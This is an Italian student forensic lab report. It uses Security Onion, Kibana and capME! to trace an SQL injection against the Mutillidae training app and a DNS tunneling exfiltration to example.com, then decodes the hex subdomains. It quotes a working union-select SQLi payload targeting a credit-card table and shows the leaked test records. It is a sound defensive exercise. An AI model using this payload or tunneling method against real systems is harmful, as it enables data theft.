

Data: 9 Dicembre 2025

Autori : Alessandro Salerno, Daniele Castello, Federico Giannini, Iris Canole, Luca Pani, Rosario Papa, Yari Olmi

Report Tecnico di Analisi Forense Analista

Strumenti Utilizzati: Security Onion, Kibana, capME!, Terminale Linux


Introduzione

Il presente report documenta le attività di analisi svolte all'interno del laboratorio "Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia". L'obiettivo dell'esercitazione è stato quello di investigare un incidente di sicurezza che ha comportato l'esposizione di informazioni sensibili (PII - Personally Identifiable Information).

Lo scenario operativo prevedeva l'utilizzo della suite **Security Onion** e della dashboard **Kibana** per analizzare i log di rete registrati nel mese di giugno 2020, al fine di ricostruire le fasi dell'attacco: dall'ingresso iniziale tramite sfruttamento di vulnerabilità web, all'esfiltrazione dei dati.


Configurazione dell'Ambiente di Analisi

Poiché l'incidente è avvenuto nel passato, la prima operazione è consistita nel modificare l'intervallo temporale di Kibana. Abbiamo impostato il "Time Range" su **Absolute** coprendo l'intero mese di giugno 2020 (dal 2020-06-01 al 2020-06-30). Questo ha permesso di visualizzare i log storici pertinenti all'attacco.




Fase 1: Analisi del Vettore di Attacco (HTTP)

Per identificare il metodo di intrusione, abbiamo filtrato i log per traffico **HTTP** nella sezione "Zeek Hunting".



Ecco gli IP :



Analizzando le voci di log, abbiamo individuato una richiesta sospetta contenente codice SQL nel campo URI.

HTTP - Logs						
	Limited to 10 results. Refine your search. 1-10 of 22					
	Time	source_ip	destination_ip	destination_port	resp_fuids	uid
▶	June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEWs63HqvCqt h3LH1	CuKeRS2 apRN7Pf qDd
▶	June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6a AyvBh	CbSK6C1 mlm2IUV KkC1
▶	June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwDT14TjaA2Yd NQ14	CbSK6C1 mlm2IUV KkC1
▶	June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWO03T1TT34U WLKr63	CbSK6C1 mlm2IUV KkC1
▶	June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh uCoJ	CbSK6C1 mlm2IUV KkC1
▶	June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4G BqrS	CbSK6C1 mlm2IUV KkC1
▶	June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxFbx16vr1YO Wulch	C252w31 zFlvpV63

HTTP - Logs						
Limited to 10 results. Refine your search. 1-10 of 22						
Time	source_ip	destination_ip	destination_port	resp_fuids	uid	
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CuKeR52aPjRN7PfqDd	
View surrounding documents View single						
Table JSON						
o @timestamp q i * June 12th 2020, 21:30:09.445 t @version q i * 1 t _id q i * ZzjrzXIBB6Cd_0SD_iW t _index q i * seconion:logstash-import-2020.06.12 # _score q i * - t _type q i * doc t destination_geo.city_name q i * Monterey t destination_geo.country_name q i * United States						

Nello specifico, il messaggio includeva la stringa: `username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards....`

t message	q i * {"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "esp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "mutillidae/index.php?page=user-info.php&username='+union+select+cc+ber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-it-button=View+Account+Details", "referrer": "http://209.165.200.235dae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 23665, "status_code": 200, "status_msg": "OK", "s": ["HTTP::URI_SQLI"], "resp_fuids": ["FEvWs63HqvCqt3LH1"], "resp_mime_types": ["text/html"]}
t method	q i * GET
t path	q i * /nsm/import/bro/bro-W5Ldfbf0/http.log
t referrer	q i * http://209.165.200.235/mutillidae/index.php?page=user-info.php
# request_body_length	q i * 0
t resp_fuids	q i * FEvWs63HqvCqt3LH1
t resp_mime_types	q i * text/html
# response_body_length	q i * 23,665
t source_geo.city_name	q i * Monterey

Le parole chiave `union` e `select` indicano inequivocabilmente un attacco di tipo **SQL Injection (SQLi)**. L'attaccante ha tentato di manipolare il database backend dell'applicazione web per bypassare l'autenticazione ed estrarre dati dalla tabella delle carte di credito.

Per verificare l'esito dell'attacco, abbiamo utilizzato lo strumento **capME!**, accessibile tramite l'ID dell'alert. Analizzando la trascrizione del flusso TCP (pcap), ed osservato la risposta del server (testo rosso):

Zeek - HTTP - Kibana capME! localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd_0SD_IW

[Logout](#)

209.165.200.227:56194 [209.165.200.235:80] 2020-06-12T21:30:09.445030Z

Log entry: "ts":2020-06-12T21:30:09.445030Z,"uid":"CuKeR52aPjRN7PtqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_dept":1,"method":"GET","host":"209.165.200.235","uri":"/multilliae/index.php?page=user-info.php&username=%union+select+cid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-&submit-button=View+Account+Details","referrer":"http://209.165.200.235/multilliae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11: Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP-U RL_SQLI"],"resp_headers":{"Content-Type": "text/html; charset=UTF-8"}}

Sensor Name: seconion-import
 Timestamp: 2020-06-12 21:30:09
 Connection ID: CLJ
 Src IP: 209.165.200.227
 Dst IP: 209.165.200.235
 Src Port: 56194
 OS Fingerprint: 209.165.200.227 UNKNOWN [S44:64:1:60:M1460,S,T,N,W7...?:?] (up: 2829 hrs)
 OS Fingerprint: > 209.165.200.235:80 (link: ethernet/modem)
 SRC: GET /multilliae/index.php?page=user-info.php&username=%union+select+cid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-&submit-button=View+Account+Details HTTP/1.1
 SRC: Host: 209.165.200.235
 SRC: User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
 SRC: Accept: text/html,application/xhtml+xml,application/xml,application/xml;q=0.9,*/*;q=0.8
 SRC: Accept-Language: en-US,en;q=0.9
 SRC: Accept-Encoding: gzip, deflate
 SRC: Referer: http://209.165.200.235/multilliae/index.php?page=user-info.php
 SRC: Connection: keep-alive
 SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
 SRC: Upgrade-Insecure-Requests: 1
 SRC:
 SRC:
 DST: HTTP/1.1 200 OK
 DST: Date: Fri, 12 Jun 2020 14:30:09 GMT

Zeek - HTTP - Kibana capME! localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd_0SD_IW

SRC: Connection: keep-alive
 SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
 SRC: Upgrade-Insecure-Requests: 1
 SRC:
 SRC:
 DST: HTTP/1.1 200 OK
 DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
 DST: Server: Apache/2.2.28 (Ubuntu) DAV/2
 DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
 DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
 DST: Logged-In-User: public
 DST: Cache-Control: public
 DST: Pragma: public
 DST: Last-Modified: Fri, 12 Jun 2020 14:30:09 GMT
 DST: Keep-Alive: timeout=15, max=100
 DST: Connection: Keep-Alive
 DST: Transfer-Encoding: chunked
 DST: Content-Type: text/html
 DST:
 DST: 229
 DST:
 DST: ...<!-- I think the database password is set to blank or perhaps samurai.
 DST: ...it depends on whether you installed this web app from honegeeks site or
 DST: ...are using it inside Kevin Johnsons Samurai web testing framework.
 DST: ...it is ok to put the password in HTML comments because no user will ever see
 DST: ...this comment. I remember that security instructor saying we should use the
 DST: ...framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
 DST: ...rather than HTML comments, but we all know those
 DST: ...security instructors are just making all this up. -->
 DST:
 DST: 197
 DST:
 DST: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
 DST: <html>
 DST: <head>

- Il server ha risposto positivamente alla query iniettata.
- Sono stati esposti in chiaro dati sensibili quali **Username**, **Password** e **Signature** (es. username "4444111122223333", password "745").


Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_0SD_iW

```
DST: <p class="report header"> Results for 2 records found. </p>
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST: 17
DST: <b>Password=</b>230<br>
DST:
DST: 22
```

Ciò conferma che l'SQL Injection ha avuto successo e l'attaccante ha ottenuto l'accesso non autorizzato ai dati.

Fase 2: Analisi dell'Esfiltrazione dei Dati (DNS)

Successivamente, abbiamo investigato come i dati siano stati sottratti dalla rete. Abbiamo rimosso i filtri precedenti e selezionato il traffico DNS.



Esaminando la lista delle query DNS, abbiamo notato un'anomalia significativa: numerose richieste verso il dominio `example.com` presentavano sottodomini eccessivamente lunghi e composti da caratteri esadecimali.

The screenshot shows the Kibana interface with the 'Discover' tab selected. In the 'DNS - Queries' section, there is a list of DNS queries. Some of the queries are very long and contain hex values, such as "434f4e464944454e5449414c20444f43554d454e540a444f". Below this list, there is a message "No results found" in the 'DNS - Answers' section. At the bottom of the interface, there are "Export" buttons for "Raw" and "Formatted" CSV files.

Un esempio di tali query è:


`434f4e464944454e5449414c...ns.example.com`.

Questa struttura suggerisce l'uso del **DNS Tunneling** per l'esfiltrazione dei dati. I dati rubati sono stati codificati e inseriti nel nome del sottodominio per eludere i controlli perimetrali.


Decodifica e Recupero delle Informazioni

Per confermare la natura dei dati esfiltrati, ho proceduto come segue:

1. Abbiamo esportato i log delle query DNS in formato CSV ("Raw").




- Abbiamo pulito il file mantenendo solo le stringhe esadecimali e rimuovendo il suffisso `ns.example.com`.



The screenshot shows a Gedit window with the title bar "Applications Places gedit". The main area displays a hex dump of a file named "DNS - Queries.csv" located in the Downloads folder. The content consists of several lines of hex values:

```
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053  
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e  
666f726d6174696f6e2061626f757420746865206c617374207365637572  
697479206272656163682e0a|
```

- Ho utilizzato il comando da terminale `xxd -r -p` per convertire le stringhe esadecimale in testo leggibile, salvando l'output nel file `secret.txt`.




The screenshot shows a terminal window titled "Terminal - analyst@Sec0nion: ~/Downloads". The command entered is:

```
File Edit View Terminal Tabs Help  
analyst@Sec0nion:~$ cd Downloads  
analyst@Sec0nion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txtS
```

Il contenuto decodificato ha rivelato il seguente testo:

"CONFIDENTIAL DOCUMENT... DO NOT SHARE... This document contains information about the latest security breach."



The screenshot shows a terminal window displaying the contents of the "secret.txt" file:

```
analyst@Sec0nion:~/Downloads$ cat secret.txt  
CONFIDENTIAL DOCUMENT  
DO NOT SHARE  
This document contains information about the last security breach.  
analyst@Sec0nion:~/Downloads$
```

Conclusione

L'analisi forense ha confermato la compromissione del sistema target. L'attaccante ha sfruttato una vulnerabilità di mancata sanitizzazione degli input (SQL Injection) per accedere al database e ha utilizzato il protocollo DNS per esfiltrare un documento confidenziale.

Riflessioni Finali:

- **Vettori di Attacco:** L'esercizio dimostra l'importanza critica della validazione degli input nelle applicazioni web. Se le caselle di input non sono protette, gli attori delle minacce possono iniettare codice arbitrario.
- **Canali Nascosti (Covert Channels):** La scelta del DNS come mezzo di esfiltrazione è strategica. Il traffico DNS (porta 53) è raramente bloccato dai firewall in uscita, permettendo ai dati codificati di "nascondersi in piena vista" tra il traffico legittimo.
- **Mitigazione:** Per prevenire simili attacchi in futuro, si raccomanda non solo di correggere il codice vulnerabile all'SQLi, ma anche di implementare un monitoraggio attivo del traffico DNS, impostando alert per query di lunghezza anomala o ad alta entropia, che sono indicatori tipici di tunneling.